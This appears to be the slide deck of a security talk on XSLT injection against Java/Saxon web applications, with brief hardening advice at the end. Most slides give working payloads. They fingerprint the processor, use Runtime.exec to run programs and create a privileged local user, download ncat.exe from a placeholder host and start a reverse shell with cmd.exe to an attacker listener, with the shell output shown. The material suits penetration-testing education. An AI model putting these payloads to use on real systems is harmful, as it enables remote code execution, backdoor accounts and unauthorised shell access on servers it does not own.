



An unexpected journey: From XSLT injection to a shell

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Agenda



- Current trends in web app security
- XSLT for dummies
- XSLT exploitation
 - Identifying the target
 - Arbitrary command execution
 - Getting shell
- How to protect yourself
- Q & A

Current trends in web app security



- Web apps still one of the major causes of security breaches
 - ...and they will be for many years to come
- „Old school” vulnerabilities still quite common
 - SQLi, XSS, RFI/LFI...
 - although things are getting better
- „New” attack vectors emerging
 - mostly related to changes in used technologies and security requirements
 - Java, XML, Crypto stuff...

Current trends in web app exploitation




- Not so common vulnerabilities
 - deserialization bugs (Java, PHP...)
 - XML External Entity (XXE)
 - expression language injection (Java)
 - crypto failures (padding oracle etc.)
 - **XSLT Injection**
- However, concepts are the same...
 - lack of strict user supplied input validation!

XSLT for dummies



- Extensible Stylesheet Language Transformations
 - language to transform XML documents to other formats (HTML, PDF, XHTML...)
 - „CSS for XML”
 - allow developers to „easily” manipulate and convert XML documents
 - uses Xpath to select XML nodes to be processed
- Quite often used in Java web applications that relies on XML

Simple example



```
<presentation>
<title> XSLT pwn</title>
<author>Infigo</author>
</presentation>
```

```
<xsl:stylesheet version = '1.0'
xmlns:xsl='http://www.w3.org/1999/XSL/Transform'>
<xsl:template match="/">
  <h2>
  <xsl:value-of select="//author"/>
  </h2>
  <h1>
  <xsl:value-of select="//title"/>
  </h1>
</xsl:template>
</xsl:stylesheet>
```

XSLT processor



- The engine responsible for doing the transformation
 - based on the XSLT file provided
- Well known XSLT processors
 - Xalan (Apache)
 - LibXSLT (Gnome)
 - **Saxon (Saxonica)**
- Features
 - functions for handling numbers/strings/booleans
 - grouping, sorting, iterating
 - extension objects...

Pen tester dilemma...

**CAN I MANIPULATE
THE XSLT FILE...**



...TO OWN THE SYSTEM?


XSLT hacking challenges



- Very often not obvious whether and which XSLT processor is used
- Lack of information about the result of processing
 - „blind” testing
- Complexity of XSLT syntax
- Different technical capabilities between XSLT processors
- Restrictions on the portion of XSLT file which is possible to modify

Identifying our target

- Which XSLT processor is used?
 - system-property() function to our rescue



The screenshot shows a web browser window with the address bar containing `file:///D:/temp.html`. The browser's title bar indicates the page is titled "Saxc". The main content area displays the output of an XSLT transformation, which includes the text **2.0** and **SAXON 9.1.0.8 from Saxonica**. These two lines of text are enclosed in a red rectangular box. To the left of the main content area, a portion of an XML tree view is visible, showing nodes for `<xm` and `<x`. To the right, parts of XSLT code are visible, including `ion')" />` and `ion')"/>`, which are also enclosed in red rectangular boxes. The browser's status bar at the bottom is light blue.


XSLT extensibility – a road to shell...

- Allows Java or .NET classes to be passed to XSLT transformations

○ hand

○ ...lik

- Somet



```
<xsl:stylesheet
  versio
  xmlns
  xmlns
  ...
  <xsl:template
    <html>
      <p><xsl:value-of select="date:to-string(date:new())"/></p>
    </html>
  </xsl:template>
</xsl:stylesheet>
```

Executing ANY code

○ Run processes

```
<xsl:value-of select="Runtime:exec(Runtime:getRuntime(),'notepad.exe')"  
xmlns:Runtime="java:java.lang.Runtime" />
```

○ Create users

```
<xsl:value-of  
select="Process:getOutputStream(Runtime:exec(Runtime:getRuntime(),'net  
localgroup /add infigo heksi2016'))"  
xmlns:Runtime="java:java.lang.Runtime"  
xmlns:Process="java:java.lang.Process" />
```

○ Modify group membership

```
<xsl:value-of  
select="Process:getOutputStream(Runtime:exec(Runtime:getRuntime(),'net  
localgroup  
&quot;Remote Desktop Users&quot; infigo /add'))"  
xmlns:Runtime="java:java.lang.Runtime"  
xmlns:Process="java:java.lang.Process" />
```

What next...



- What if we can not access the system through RDP or SSH?
- What if only TCP/80 or TCP/443 ports are accessible?
- Can we get a reverse shell directly from XSLT?
 - Ofcourse we can...



Executing THE RIGHT code

○ Getting shell access – download netcat

```
<xsl:variable name="in"
select="Channels:newChannel(URL:openStream(URL:new('http://x.x.x.x/ncat
.exe')))" xmlns:URL="java.net.URL"
xmlns:Channels="java.nio.channels.Channels" />
<xsl:value-of select="$in" />
```

```
<xsl:variable name="out"
select="FileOutputStream:getChannel(FileOutputStream:new('ncat.exe'))"
xmlns:FileOutputStream="java.io.FileOutputStream" />
<xsl:value-of select="$out" />
```

```
<xsl:variable name="xfer" select="FileChannel:transferFrom($out, $in,
0, 1000000000)" xmlns:FileChannel="java.nio.channels.FileChannel" />
<xsl:value-of select="$xfer" />
```

Executing THE RIGHT code

- Setup netcat listener

```
# nc -l 37225
```

- Run netcat through XSLT

```
<xsl:variable name="runtimeNcat"  
select="Runtime:exec(Runtime:getRuntime(), 'ncat.exe -e  
C:\\Windows\\System32\\cmd.exe y.y.y.y 37225')"  
xmlns:Runtime="java.lang.Runtime" />
```

- Enjoy...

```
Microsoft Windows [Version 10.0.10586]  
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
D:\Projects\HEK.si\saxonb9-1-0-8j>dir
```

How to protect yourself



- Do not allow editing of XSLT files
 - Not even for application administrators
- Perform strict filtering on all user supplied input
- Minimize the amount of information available for the attacker in case of errors
- When using new technologies assess possible risks and attack vectors
- Regularly perform security testing of your applications

Thank you for
your attention!

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